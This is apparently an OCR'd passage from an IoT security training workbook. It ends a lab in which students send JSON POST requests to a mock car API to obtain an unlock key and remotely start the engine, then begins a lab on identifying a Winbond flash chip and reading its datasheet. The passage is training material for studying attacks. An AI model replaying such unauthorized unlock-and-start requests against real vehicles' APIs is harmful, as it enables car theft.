Commands

Start a new POST request tab to send a Request for the commands about carID. This time, we need to send the `carID` as JSON data in the Body of the Request.

Solution

- *Method* = `POST`
- *URL* = `http://api.model556.com/car`
- *Body Tab - Content-Type Drop Down* = `raw`
- *Body Tab Content-Type Type* = `JSON`
- *Body* = `{"carID":"55480085"}`

The response should provide you with the acceptable API methods to call, and what they send.



Step 6

Unlock the Car

In a new or existing POST request tab, add the `/unlock` API endpoint. We still need to send the `carID` as JSON data in the Body of the Request.

Solution

- *Method* = `POST`
- *URL* = `http://api.model556.com/unlock`
- *Body Tab - Content-Type Drop Down* = `raw`
- *Body Tab Content-Type Type* = `JSON`

- *Body =* `{"carID":"55480085"}`


The response should provide you with the `startkey` that needs to be provided to start the car remotely.

What is the startkey value?

_____

Solution

startkey: `grand_th3ft_iot`



Step 7

Start the Car Engine

Finally, modify or create the POST request tab to send a request to `/startcar` API endpoint. Send the `carID` as JSON data in the Body of the Request, and the new `startkey` along with it.

Solution


- *Method* = `POST`
- *URL* = `http://api.model556.com/startcar`
- *Body Tab - Content-Type Drop Down* = `raw`
- *Body Tab Content-Type Type* = `JSON`
- *Body* = `{"carID":"55480085","startkey":"grand_th3ft_iot"}`

The response should start the car's engine, and respond with `started: true` and a link to the Dashcam Picture.

Visit the Dashcam Link on an authenticated Browser to see the picture.

Solution


`http://api.model556.com/dashcampicture_556`



Step 8

Visit the Dashcam Picture

If youve gone through the sequence you should be able to visit the Dashcam Picture Link.



Summary of Last Exercise

Congratulations! You got through the first day, and the last lab. Enjoy your new IoT Car, but make sure your accomplice keeps his mouth shut about that API hack!

Exercise: Obtaining and Analyzing Specification Sheets

SEC556 Lab 2.1


Complete the exercises in this lab to reinforce the material covered in the *Examining and Identifying Components* module. To complete these exercises, you will need a web browser (on your host or in the VM, your choice) and our powers of observation.

Purpose: This lab will provide an introduction observing IC labeling and recovering their specification sheets.


Description: In this lab, we will utilize some documentation from a disassembled IoT device, observing chip marking and discovery of the specification sheets. We will obtain copies of the specification sheets and perform a read through, in order to determine critical operating function, pinout and protocols to determine appropriate tooling and attack paths.

Chip/IC identification

For this exercise we will examine a relatively unique piece of hardware for many markets, the Mikrotik hAP Lite. For this exercise we have been provided some decent photographs of the board:



While this picture gives us some overall layout, one additional picture was provided documenting one specific IC:



It appears that the Chip reads *winbond 25Q128JVSW 2015*, without any logo, yes the *winbond* text appears to be quite stylized.


It it appears that this chip is manufactured by Winbond, but what is it exactly? Let's take the first part of the numbers and search google for them.

To the Go-Ogle!

Open up a web browser (either on your host system, or on the VM, your choice) and navigate to *https://www.google.com*

Note: We do need to be connected to the internet from the platform where we chose to use our web browser. By default the SEC556 Slingshot VM should connect to the internet, as long as the host system is as well. If no internet is available, continue to follow along.

In the search box enter *25Q128JVSW* and hit enter. Taking a look at our search results, the third link at *digikey.com*, one of the US' largest electronics component distributors, looks promising.



Let's click the link directing us to Digikey.

This leads us to Digikey's website, specifically to the page direct to the for the *Winbond W25Q128JV* series of flash storage chips.

On the left hand side we can see a PDF link to the Datasheet. Click on the link to obtain the PDF, if you desire, but we can continue to view it in the browser.

Note: Should no internet be available, a copy of the PDF is available in *~/datasheets* as *w25q128jv_spi_revc_11162016.pdf*. In this case we can open the data sheet on disk using Firefox as a PDF viewer with the command following command in a terminal window:

```
$ firefox ~/datasheets/w25q128jv_spi_revc_11162016.pdf
```

Opening the Datasheet, we are presented with 73 pages of data!

Deciphering the Specification Sheet

Let's sift through some interesting bits:

Page 4 has a huge data dump, including operating voltage between 2.7 and 3.6V, speed of single SPI data transfer at 133Mhz.

The W25Q128JV supports the standard Serial Peripheral Interface (SPI), Dual/Quad I/O SPI: Serial Clock, Chip Select, Serial Data I/O0 (DI), I/O1 (DO), I/O2 and I/O3. SPI clock frequencies of W25Q128JV of up to 133MHz are supported allowing equivalent clock rates of 266MHz (133MHz x 2) for Dual I/O and 532MHz (133MHz x 4) for Quad I/O when using the Fast Read Dual/Quad I/O. These transfer rates can outperform standard Asynchronous 8 and 16-bit Parallel Flash memories.

Additionally, the device supports JEDEC standard manufacturer and device ID and SFDP, and a 64-bit Unique Serial Number and three 256-bytes Security Registers.

2. FEATURES

- **New Family of SpiFlash Memories**
  – W25Q128JV: 128M-bit / 16M-byte
  – Standard SPI: CLK, /CS, DI, DO
  – Dual SPI: CLK, /CS, IO_0, IO_1
  – Quad SPI: CLK, /CS, IO_0, IO_1, IO_2, IO_3
  – Software & Hardware Reset(1)
- **Highest Performance Serial Flash**
  – 133MHz Single, Dual/Quad SPI clocks
  – 266/532MHz equivalent Dual/Quad SPI
  – 66MB/S continuous data transfer rate
  – Min. 100K Program-Erase cycles per sector
  – More than 20-year data retention
- **Efficient "Continuous Read"**
